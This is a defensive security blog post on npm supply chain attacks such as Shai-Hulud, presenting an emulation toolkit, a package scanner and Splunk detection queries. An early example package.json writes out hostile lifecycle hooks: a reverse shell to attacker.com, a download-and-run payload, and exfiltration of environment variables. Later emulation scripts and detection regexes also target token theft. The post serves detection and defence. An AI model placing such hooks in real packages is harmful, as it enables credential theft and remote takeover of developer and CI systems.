Defending Against npm Supply Chain Attacks: A Practical Guide to Detection, Emulation, and Analysis
Security Splunk Threat Research Team , Michael HaagThe npm ecosystem has become one of the most critical and vulnerable components of modern software development. With over 2.5 million packages and billions of weekly downloads, npm represents an irresistible target for attackers seeking to compromise software supply chains at scale. The mathematics are simple but interesting: compromise a single popular package, and you potentially gain access to thousands of downstream applications and their production environments.
Recent attacks have demonstrated that adversaries are no longer content with simple typosquatting or credential theft. They're deploying sophisticated, self-propagating worms that automatically spread across package ecosystems, injecting malicious code into legitimate packages, and weaponizing the very tools developers trust. The September 2025 Shai-Hulud attack, which infected over 500 npm packages in a coordinated supply chain compromise, marked a watershed moment in supply chain security, showcasing techniques that defenders must now prepare for as standard adversary tradecraft.
The challenge for defenders is threefold:
- Understanding the Attack Surface: npm's lifecycle hooks (preinstall, install, postinstall, etc.) provide multiple execution points where malicious code can run with the privileges of the installing user. Build systems and CI/CD pipelines are particularly vulnerable, often running with elevated credentials and access to production secrets.
- Detection Gap: Traditional security tools struggle with supply chain attacks because the malicious behavior occurs during seemingly legitimate operations (package installation). The code executes before most runtime security controls activate, and the malicious payloads often masquerade as build tools or development dependencies.
- Testing and Validation: Security teams need safe, controlled ways to test their detection capabilities against realistic supply chain attack techniques without risking actual compromise.
- Splunk Security Content: Security content designed to assist defenders in hunting and identifying suspicious npm behavior.
This blog addresses all four challenges by introducing two complementary tools designed specifically for npm supply chain security: npm-threat-emulation for safe adversary simulation and Package-Inferno for deep package analysis. Together, they provide defenders with the capabilities needed to understand, detect, and respond to modern npm supply chain threats. The Splunk Threat Research Team (STRT) will also cover current npm attack scenarios and how we can use ESCU to hunt and detect malicious behavior.
The Evolution of npm Supply Chain Attacks
While Shai-Hulud captured headlines in September 2025, it represents just one manifestation of an accelerating threat trend. Recent months have witnessed multiple sophisticated supply chain attacks:
September 8, 2025 - The "qix" Compromise: Attackers used a sophisticated phishing campaign against maintainer Josh Junon (qix), compromising his npm account through a fake domain (npmjs.help). This single compromise cascaded into 18 packages including chalk, debug, ansi-styles, and strip-ansi, collectively accounting for 2.6 billion weekly downloads. The malicious payload targeted cryptocurrency wallets, intercepting transactions and redirecting funds to attacker-controlled addresses across multiple blockchain platforms (Ethereum, Bitcoin, Solana, Tron, Litecoin, Bitcoin Cash).
September 2025 - Shai-Hulud Worm: The first self-propagating worm in the npm ecosystem, affecting 500+ packages. The attack employed multiple advanced techniques:
- TruffleHog Integration: Used the legitimate secret-scanning tool to harvest credentials from victim environments
- Cloud Metadata Exploitation: Probed AWS, GCP, and Azure metadata endpoints for ephemeral credentials
- GitHub Weaponization: Created public "Shai-Hulud Migration" repositories containing stolen secrets and injected malicious GitHub Actions workflows
- Automated Propagation: When encountering npm tokens, automatically published malicious versions of all accessible packages
- Multi-Stage Payloads: Downloaded complex payload chains with automatic cleanup to evade forensic analysis
Key Technical Evolution:
- Package Patching: Rather than just adding malicious lifecycle hooks, attackers now modify locally installed legitimate packages (like ethers provider-jsonrpc.js), creating persistent backdoors that survive dependency updates.
- Worm Mechanics: Self-replicating code that uses stolen npm tokens to automatically compromise and republish all packages owned by compromised maintainers—creating exponential spread.
- Phishing Sophistication: Attack vectors now include convincing 2FA reset flows, fake npm support domains with valid SSL certificates, and time-pressured urgency tactics ("48-hour deadline to avoid account lockout").
- Browser-Targeted Payloads: Malicious code increasingly targets browser environments, intercepting Web3 API calls and cryptocurrency transactions rather than just stealing server-side credentials.
- CI/CD Exploitation: Malware specifically targets build environments with elevated credentials, harvesting GitHub PATs, AWS keys, and other high-value secrets from environment variables and CI/CD platforms.
Understanding the npm Attack Surface
npm's package lifecycle system is designed to automate build steps, compilation, and setup tasks. However, these same hooks provide attackers with multiple automatic execution points during normal package operations. Here's what a malicious package.json might look like:
json
{
  "name": "malicious-package",
  "version": "1.0.0",
  "scripts": {
    "preinstall": "curl -X POST https://attacker.com/pre -d \"stage=pre&host=$HOSTNAME\"",
    "install": "node -e \"require('child_process').exec('bash -c \\'bash -i >& /dev/tcp/attacker.com/4444 0>&1\\'')\"",
    "postinstall": "wget https://attacker.com/payload.sh -O /tmp/p.sh && bash /tmp/p.sh",
    "prepare": "python3 -c \"import os,base64,urllib.request;urllib.request.urlopen('https://attacker.com/exfil',data=base64.b64encode(str(os.environ).encode()))\"",
    "preuninstall": "node -e \"require('fs').appendFileSync(process.env.HOME+'/.bashrc','\\nexport MALICIOUS=1\\n')\"",
    "postuninstall": "curl https://attacker.com/cleanup -d \"removed=true\""
  }
}
How Each Hook Works
preinstall - Executes before the package is installed, before dependencies are resolved. This runs first, making it ideal for attackers to establish initial foothold or reconnaissance.
bash
# Runs FIRST when someone does: npm install malicious-package
# Attacker use: Environment reconnaissance, initial C2 check-in
install - Runs during the actual installation process, after dependencies are installed but before the package is fully set up.
bash
# Runs SECOND during: npm install malicious-package
# Attacker use: Download additional payloads, establish persistence
postinstall - Executes after the package and all dependencies are installed. This is the most commonly abused hook because the full dependency tree is available and the installation appears to have "completed successfully."
bash
# Runs THIRD, at the end of: npm install malicious-package
# Attacker use: Credential harvesting, data exfiltration, backdoor installation
prepare - Runs before package is packed and published, and also runs on local npm install without arguments. This executes in both publisher and consumer environments.
bash
# Runs during: npm install (no arguments), npm pack, npm publish
# Attacker use: Dual-purpose - compromise maintainers AND users
preuninstall / postuninstall - Execute when a package is being removed. Attackers use these for anti-forensics and persistence.
bash
# Runs during: npm uninstall malicious-package
# Attacker use: Leave backdoors even after "removal", cover tracks
Execution Context and Privileges
The critical danger is that these scripts run with the full privileges of the user executing npm install. In most environments, this means:
Developer Workstations:
- Access to ~/.ssh/ keys
- ~/.aws/credentials and cloud provider configs
- ~/.npmrc with publishing tokens
- Git credentials and GitHub tokens
- Local source code repositories
CI/CD Pipelines (High-Value Targets):
- $GITHUB_TOKEN with write access to repositories
- $NPM_TOKEN for publishing packages
- $AWS_ACCESS_KEY_ID / $AWS_SECRET_ACCESS_KEY
- $AZURE_CREDENTIALS, $GCP_SERVICE_ACCOUNT_KEY
- Production database credentials
- API keys for internal services
- Kubernetes secrets and deployment credentials
Lifecycle hooks represent the lowest-effort, highest-impact attack method for several reasons:
- Automatic Execution - No user interaction required beyond npm install. The code runs silently during what appears to be a normal, trusted operation.
- Universal Applicability - Every npm package can have lifecycle hooks. There are no special configuration or elevated permissions required to add them.
- Legitimate Usage Masks Malice - Many packages legitimately use postinstall for compilation (node-gyp), downloads (puppeteer fetching Chrome), or setup tasks. This makes behavioral detection challenging.
- Trust Exploitation - Organizations implicitly trust the npm ecosystem. When they run npm install, they don't expect it to execute arbitrary code from hundreds of packages.
- CI/CD Amplification - A single malicious package installed in a CI/CD pipeline can harvest credentials that provide access to:
- All repositories in the organization
- Production infrastructure
- Customer data
- Additional npm packages (for worm propagation)
Real-World Example: The Shai-Hulud Attack Chain
{
"scripts": {
"postinstall": "node scripts/bundle.js"
}
}
This innocent-looking postinstall hook triggered bundle.js, which:
- Downloaded TruffleHog secret scanner
- Scanned the filesystem for credentials (.git, .env, cloud configs)
- Validated GitHub tokens by querying the API
- Created public "Shai-Hulud" repositories containing stolen secrets
- Injected malicious GitHub Actions workflows into all accessible repos
- Used stolen npm tokens to republish malicious versions of other packages
- Cleaned up temporary files to evade forensics
All of this happened automatically during npm install, within seconds, before the developer even saw the command prompt return.
NPM-Threat-Emulation
Npm or other package management applications are not disappearing anytime soon. Defenders need to keep pace with npm or the next one. In this particular instance, we developed npm-threat-emulation to walk defenders through scenarios related to Shai Halud but also expand on it by sharing atomic tests that provide point testing for different life cycle hooks across both Windows and Linux. The project provides a way to safely create packages that perform the same actions as what we see in the wild.
How to use it on Linux/macOS
From the repo root, the smoothest path is to spin up the local mock webhook server and export the environment in your current shell, then run the orchestrator that triggers each lifecycle demo once. This creates an isolated .test-project, installs the local demo packages to fire their hooks, and posts structured events you can inspect.
# From the repo rootsource ./setup_test_env.sh
# Run all lifecycle and download demos./npm-lifecycle-hooks/run_all.sh
After it finishes, you’ll see webhook events captured under tmp/payload_*.bin (and logs in tmp/mock.log). The test project lives under npm-lifecycle-hooks/.test-project/ so it stays out of your workspace. If you need a clean slate, you can run:
./reset_between_tests.sh
How to use it on Windows
On Windows, the PowerShell setup script initializes a local mock server and environment variables for you, and the runner script drives all of the lifecycle demos in a disposable .test-project. You can call the runner directly, if the environment isn’t ready, it will fall back to running setup automatically but showing both steps is explicit and reliable.
# From the repo root (PowerShell)cd .\windows.\Setup-TestEnvironment.ps1
cd .\npm-lifecycle-hooks.\Run-All.ps1
When it completes, events are delivered to your configured webhook (the setup script defaults to the local mock server), and you can review artifacts under the repo’s tmp\ directory. To reset between demos:
.\Reset-BetweenTests.ps1
That’s all you need to get repeatable, observable signals for the lifecycle phases across both platforms, with everything contained to a temporary test project and the repo’s tmp/ folder.
Let’s dive into some of the Atomic tests for both Windows and Linux/Mac.
Windows: one Shai‑Hulud example, one lifecycle hook
On Windows, an example Shai‑Hulud is the migration‑themed repo weaponization. It spins up a disposable repository, stages a fake data.json with simulated credentials and environment info, and commits the lot - exactly the kind of “too-convenient” artifact trail blue teams should recognize, but entirely safe to run.
Scenario-8.ps1
try {
git init 2>$null | Out-Null
Write-Host "Initialized git repository: $WorkDir" -ForegroundColor Cyan
}
catch {
Write-Host "Git init failed (git may not be installed)" -ForegroundColor Yellow
}


$dataFile = @{
timestamp = (Get-Date).ToString("yyyy-MM-ddTHH:mm:ssZ")
stolen_secrets = @{
github_token = $env:FAKE_GITHUB_TOKEN
npm_token = $env:FAKE_NPM_TOKEN
aws_credentials = @{
access_key = $env:FAKE_AWS_KEY
secret_key = "fake_secret_123"
}
}
For lifecycle behavior on Windows, the preinstall demo keeps things intentionally small. When the package is installed, npm invokes a PowerShell script that announces the phase and posts a JSON event to your webhook (or the local mock server if you haven’t set one).
Preinstall.ps1
$Webhook = if ($env:MOCK_WEBHOOK) { $env:MOCK_WEBHOOK } else { "http://localhost:8080/webhook-receiver" }
$HostName = [System.Net.Dns]::GetHostName()
$payload = @{ phase = "preinstall"; package = "ntl-win-preinstall"; host = $HostName } | ConvertTo-Json -Depth 5
Write-Host "[preinstall] sending event to $Webhook"
try {
Invoke-RestMethod -Uri $Webhook -Method POST -ContentType "application/json" -Body $payload -TimeoutSec 10 | Out-Null
} catch {}
Write-Host "[preinstall] done"
Linux/macOS: one Shai‑Hulud example, one lifecycle hook
On Linux/mac, a different Shai‑Hulud example demonstrates workflow injection. While a background npm install runs, the script writes a minimal .github/workflows/shai-hulud-workflow.yml with a mock “collect and post” step, then exits cleanly. You get the exact file system signal analysts key on, without moving any real secrets.
Scenario_3.sh
timeout 10 npm install test-package >/dev/null 2>&1 &
NPM_PID=$!
sleep 1
cat > .github/workflows/shai-hulud-workflow.yml << 'EOF'
name: Shai-Hulud Test Workflow
on: [push]
jobs:
exfiltrate:
runs-on: ubuntu-latest
steps:
- name: Collect secrets
run: |
echo "Fake secret collection"
curl -X POST $MOCK_WEBHOOK -d "secrets=${{ secrets.GITHUB_TOKEN }}"
EOF
For lifecycle behavior on Unix‑like systems, a simple postinstall variant uses Node’s child_process.spawn to call curl and emit a structured webhook event. It’s a small but realistic demonstration of “script executes automatically during install, spawns a child process, reaches the network.”
Postinstall.js
#!/usr/bin/env node
const { spawn } = require('child_process');
const os = require('os');
const webhook = process.env.MOCK_WEBHOOK || 'http://localhost:8080/webhook-receiver';
const payload = JSON.stringify({
phase: 'postinstall',
package: 'ntl-demo-postinstall-node-spawn',
host: os.hostname(),
method: 'node_spawn'
});
// Resolve curl path for each OS
let curlPath = '/usr/bin/curl';
if (process.platform === 'win32') {
const systemRoot = process.env.SystemRoot || 'C://Windows';
curlPath = `${systemRoot}\\System32\\curl.exe`;
}
const args = ['-s', '-X', 'POST', webhook, '-H', 'Content-Type: application/json', '-d', payload];

All of these are safe, atomic, and designed to be observable. If you want to dig deeper into detections and additional scenarios, check out the rest of the NPM-Threat-Emulation project for more end‑to‑end emulations you can tailor to your environment.
Package-Inferno
Package-Inferno: Deep Package Analysis at Scale
While npm-threat-emulation helps you test your defenses, Package-Inferno gives you the capability to scan and analyze npm packages for malicious behavior before they enter your environment. This Docker-first, open-source scanner performs static behavioral analysis to detect the exact patterns we've been discussing: typosquatting, credential theft, data exfiltration, and malicious lifecycle hooks.
Why Behavioral Analysis Matters
Traditional vulnerability scanners miss supply chain attacks entirely. They look for CVE matches in package manifests, they won't catch a clean-versioned package that downloads remote scripts during installation, steals your AWS credentials from environment variables, or uses obfuscated code that only activates in production.
Package-Inferno detects behavioral threats:
- Typosquatting attempts impersonating popular libraries
- Credential theft targeting AWS keys, GitHub tokens, SSH credentials
- C2 infrastructure using Discord, Telegram, Slack webhooks
- Malicious lifecycle hooks spawning shells or downloading payloads
- Advanced obfuscation including hex encoding, XOR encryption, base64 blobs
- Persistence mechanisms writing to SSH directories, npmrc files, system paths
Getting Started in Under 60 Seconds
All you need is Docker. Clone the repo and run the automated validation:
git clone https://github.com/MHaggis/Package-Inferno.git
cd Package-Inferno
./scripts/test_setup.sh
This validates your setup, initializes the database, and runs a test scan against known packages to confirm everything works.
Scan Your Dependencies
Check the packages you actually use:
# Scan specific packages
export SEEDS="axios,lodash,express,react"
./scripts/run_pipeline.sh

# Or scan from your package.json
cat package.json | jq -r '.dependencies | keys[]' > my-deps.txt
export SEEDS_FILE=my-deps.txt
./scripts/run_pipeline.sh
Results are stored in a Postgres database and JSON files. Launch the Streamlit dashboard to explore findings:
docker compose up -d dashboard
# Open http://localhost:8501
What We Found at Scale
To validate Package-Inferno's detection capabilities, we ran a comprehensive 15-day scanning operation using AWS infrastructure (SQS for job queuing, RDS for data storage, EC2 for compute). The results demonstrate the scale of suspicious behavior in the npm ecosystem:
-
635,008 packages analyzed (tracking 815,247 total packages)
-
22.6 million findings logged across all packages
- High severity: 6,074,035 findings
- Medium severity: 15,319,577 findings
- Low severity: 1,225,068 findings
Important Context: These are findings and signals, not confirmed malicious packages. Every detection requires human verification before being classified as truly malicious. Package-Inferno flags suspicious behavioral patterns, lifecycle hooks that spawn shells, obfuscated code, connections to non-allowlisted domains, credential access patterns, but context matters. A package legitimately compiling native modules will trigger findings that may be completely benign.
The real power is in visibility. During our initial validation of just 22 randomly sampled packages, we discovered behavioral patterns that warranted deeper investigation:
rendition package - 606 points
- 57 connections to external domains not on standard allowlists
- 12 different obfuscation techniques detected (hex encoding, XOR encryption, string array manipulation)
- 6 large base64-encoded payloads that could contain executables or exfiltration code
- Why it matters: The combination of extensive network communication, heavy obfuscation, and encoded payloads creates a pattern consistent with data exfiltration or C2 infrastructure
vs-deploy package - 454 points, 119 findings
- Multiple high-risk lifecycle hooks executing shell commands
- Network client usage with connections to non-allowlisted endpoints
- Filesystem writes to locations outside the package directory
- Why it matters: The package name suggests deployment functionality, but the behavioral signals indicate capabilities far beyond what a deployment tool requires
--123hoodmane-pyodide - 213 points, 46 findings
- Suspicious package naming pattern (leading dashes, random numbers)
- Advanced obfuscation patterns across multiple files
- Environment variable access targeting cloud credentials
- Why it matters: The package structure and behavior don't match its stated purpose, suggesting either compromise or intentional deception
The Visibility Advantage
Here's what makes Package-Inferno different: you can see exactly what triggered each finding. These packages weren't flagged by some opaque machine learning model or proprietary heuristic. Every detection comes from explicit, auditable rules in the analyzer code:
# From analyzer.py - Environment credential detection
ENV_KEYS_RE = re.compile(
    r'process\.env\.(AWS_[A-Z0-9_]+|GITHUB_[A-Z0-9_]+|NPM_TOKEN|'
    r'NODE_AUTH_TOKEN|DOCKER[A-Z0-9_]*|AZURE[A-Z0-9_]*)',
    re.I
)

# Obfuscation technique detection
def analyze_obfuscation(content: bytes) -> dict:
    techniques = []
    # Hex encoding detection
    if re.findall(r'\\?x[0-9a-fA-F]{2}(?:\s*\\?x[0-9a-fA-F]{2})+', text):
        techniques.append('hex_encoding')
    # XOR encryption patterns
    if re.search(r'String\.fromCharCode\([^)]*\^|\.charCodeAt\([^)]*\)\s*\^', text):
        techniques.append('xor_encryption')
    return techniques
You're not trusting a black box, you're reviewing specific code patterns that the analyzer found. If you think a detection is too aggressive, adjust it. If you need to detect organization-specific threats, add custom rules. This is security through transparency, not security through obscurity.
These three packages - rendition, vs-deploy, and --123hoodmane-pyodide, demonstrate why visibility matters. They weren't in CVE databases. They had valid version numbers. They installed without errors. Traditional vulnerability scanners would have approved them without question because they only check for known vulnerabilities.
Package-Inferno revealed what these packages actually do: network connections to suspicious infrastructure, obfuscated code designed to hide functionality, access to credentials and secrets. Security teams can't defend against threats they can't see. Package-Inferno makes the invisible visible, giving you the signals needed to investigate, validate, and protect your supply chain.
Key Features
Interactive Dashboard
- Overview of malicious/suspicious/clean packages
- Search and drill-down into specific findings
- High-risk packages organized by threat type
- C2 Analysis showing Discord/Telegram exfiltration
- Timeline analytics for trend analysis
Customizable Detection
- 20+ built-in detection rules
- YARA-Forge signature integration
- Configurable domain allowlists to reduce false positives
- Adjustable risk scoring thresholds
- Extensible - add your own detection rules
Flexible Deployment
- Scan individual packages for CI/CD integration
- Audit your entire dependency tree
- Hunt threats across the npm registry at scale
- Direct database queries for custom analysis
Try It Yourself
The project is fully documented in the repository with comprehensive guides:
Package-Inferno on GitHub
- SCANNING_GUIDE.md - Detailed scanning strategies
- scan.yml - Sample configuration showing all detection rules
Package-Inferno welcomes community contributions. If you discover new attack patterns, improve performance, or enhance documentation - pull requests are welcome.
The npm supply chain threat is real and active. Don't wait for a breach to gain visibility into what your dependencies are actually doing. Scan your packages today.
Detections
STRT has developed comprehensive detection coverage for the npm supply chain compromise campaigns, including the Shai-Hulud worm and its evolved 2.0 variant. The NPM Supply Chain Compromise Analytic Story contains 6 new detections plus 20 tagged existing detections covering the full attack chain from initial compromise through credential exfiltration.
Shai-Hulud Workflow File Creation or Modification
This detection identifies creation or modification of malicious GitHub Actions workflow files associated with Shai-Hulud worm variants on both Linux and Windows endpoints. The analytic looks for the original shai-hulud-workflow.yml, the 2.0 backdoor discussion.yaml (which enables command injection via GitHub Discussions on self-hosted runners named "SHA1HULUD"), and the secrets exfiltration workflow pattern formatter_*.yml. These files are the primary mechanism for credential exfiltration and cross-repository propagation.
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime

from datamodel=Endpoint.Filesystem where

Filesystem.file_path IN (
"*/.github/workflows/discussion.yaml",
"*/.github/workflows/discussion.yml",
"*/.github/workflows/formatter_*.yaml",
"*/.github/workflows/formatter_*.yml",
"*/.github/workflows/shai-hulud-workflow.yaml",
"*/.github/workflows/shai-hulud-workflow.yml",
"*/.github/workflows/shai-hulud.yaml",
"*/.github/workflows/shai-hulud.yml",
"*\.github\workflows\discussion.yaml",
"*\.github\workflows\discussion.yml",
"*\.github\workflows\formatter_*.yaml",
"*\.github\workflows\formatter_*.yml",
"*\.github\workflows\shai-hulud-workflow.yaml",
"*\.github\workflows\shai-hulud-workflow.yml",
"*\.github\workflows\shai-hulud.yaml",
"*\.github\workflows\shai-hulud.yml"
)

by Filesystem.action Filesystem.dest Filesystem.file_access_time Filesystem.file_create_time
   Filesystem.file_hash Filesystem.file_modify_time Filesystem.file_name Filesystem.file_path
   Filesystem.file_acl Filesystem.file_size Filesystem.process_guid Filesystem.process_id
   Filesystem.user Filesystem.vendor_product

| `drop_dm_object_name(Filesystem)`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
| `shai_hulud_workflow_file_creation_or_modification_filter`
Shai-Hulud 2 Exfiltration Artifact Files
This detection identifies creation of exfiltration artifact files unique to the Shai-Hulud 2.0 campaign on both Linux and Windows. The malware creates cloud.json, contents.json, environment.json, truffleSecrets.json, and actionsSecrets.json files containing harvested credentials from AWS, Azure, GCP, GitHub secrets, and environment variables. These files are staged locally before being pushed to attacker-controlled repositories for collection.
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime

from datamodel=Endpoint.Filesystem where

Filesystem.file_name IN (
  "cloud.json",
  "contents.json",
  "environment.json",
  "truffleSecrets.json",
  "actionsSecrets.json"
)

by Filesystem.action Filesystem.dest Filesystem.file_access_time Filesystem.file_create_time
   Filesystem.file_hash Filesystem.file_modify_time Filesystem.file_name Filesystem.file_path
   Filesystem.file_acl Filesystem.file_size Filesystem.process_guid Filesystem.process_id
   Filesystem.user Filesystem.vendor_product

| `drop_dm_object_name(Filesystem)`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
| `shai_hulud_2_exfiltration_artifact_files_filter`
GitHub Workflow File Creation or Modification (Hunting)
This hunting query tracks ALL GitHub Actions workflow file activity under .github/workflows directories across the organization's Linux and Windows endpoints. By monitoring workflow file modifications over time, defenders can establish baselines of legitimate CI/CD workflow creation patterns, identify unusual or unauthorized changes, and detect anomalies that may indicate supply chain compromise. This is essential for detecting attacks like Shai-Hulud that inject malicious workflows across multiple repositories.
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime

from datamodel=Endpoint.Filesystem where

Filesystem.file_path IN (
  "*/.github/workflows/*.yaml",
  "*/.github/workflows/*.yml",
  "*\.github\workflows\*.yaml",
  "*\.github\workflows\*.yml"
)

by Filesystem.action Filesystem.dest Filesystem.file_access_time Filesystem.file_create_time
   Filesystem.file_hash Filesystem.file_modify_time Filesystem.file_name Filesystem.file_path
   Filesystem.file_acl Filesystem.file_size Filesystem.process_guid Filesystem.process_id
   Filesystem.user Filesystem.vendor_product

| `drop_dm_object_name(Filesystem)`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
| `github_workflow_file_creation_or_modification_filter`
Windows Shai-Hulud Workflow File Modification
Windows-specific detection for malicious GitHub Actions workflow files associated with Shai-Hulud worm variants. This includes the original shai-hulud-workflow.yml, the 2.0 backdoor discussion.yaml, and the secrets exfiltration workflow formatter_*.yml pattern.
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime
from datamodel=Endpoint.Filesystem where Filesystem.file_path IN (
  "*\.github\workflows\shai-hulud-workflow.yml",
  "*\.github\workflows\shai-hulud-workflow.yaml",
  "*\.github\workflows\shai-hulud.yml",
  "*\.github\workflows\shai-hulud.yaml",
  "*\.github\workflows\discussion.yaml",
  "*\.github\workflows\discussion.yml",
  "*\.github\workflows\formatter_*.yml",
  "*\.github\workflows\formatter_*.yaml"
)
by Filesystem.action Filesystem.dest Filesystem.file_access_time Filesystem.file_create_time
   Filesystem.file_hash Filesystem.file_modify_time Filesystem.file_name Filesystem.file_path
   Filesystem.file_acl Filesystem.file_size Filesystem.process_guid Filesystem.process_id
   Filesystem.user Filesystem.vendor_product

| `drop_dm_object_name(Filesystem)`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
| `windows_shai_hulud_workflow_file_modification_filter`
New Analytics Summary (6 Total)
Tagged Existing Analytics (20 Total)
These existing detections provide coverage for behaviors observed in npm lifecycle hook abuse and Shai-Hulud campaigns:
Download & Execution (Cross-Platform)
Linux Ingress & Exfiltration
Windows Network Tools
GitHub Enterprise Audit Logs
Learn More
This blog helps security analysts, blue teamers, and Splunk users identify NPM supply chain-based attacks or suspicious behavior related tactics, techniques, and procedures used by threat actors and adversaries. You can implement the detections in this blog using the Enterprise Security Content Updates app or the Splunk Security Essentials app. To view the Splunk Threat Research Team's complete security content repository, visit research.splunk.com.
Feedback
Any feedback or requests? Feel free to put in an issue on Github and we’ll follow up. Alternatively, join us on the Slack channel #security-research. Follow these instructions If you need an invitation to our Splunk user groups on Slack.
Contributors
We would like to thank Michael Haag for authoring this post and the entire Splunk Threat Research Team for their contributions: Teoderick Contreras, Nasreddine Bencherchali, Lou Stella, Bhavin Patel, Rod Soto, Eric McGinnis, Patrick Bareiss, Raven Tait and Jose Hernandez.
Related Articles
The Lost Payload: MSIX Resurrection

Playbook Series: Phishing: Automate and Orchestrate Your Investigation and Response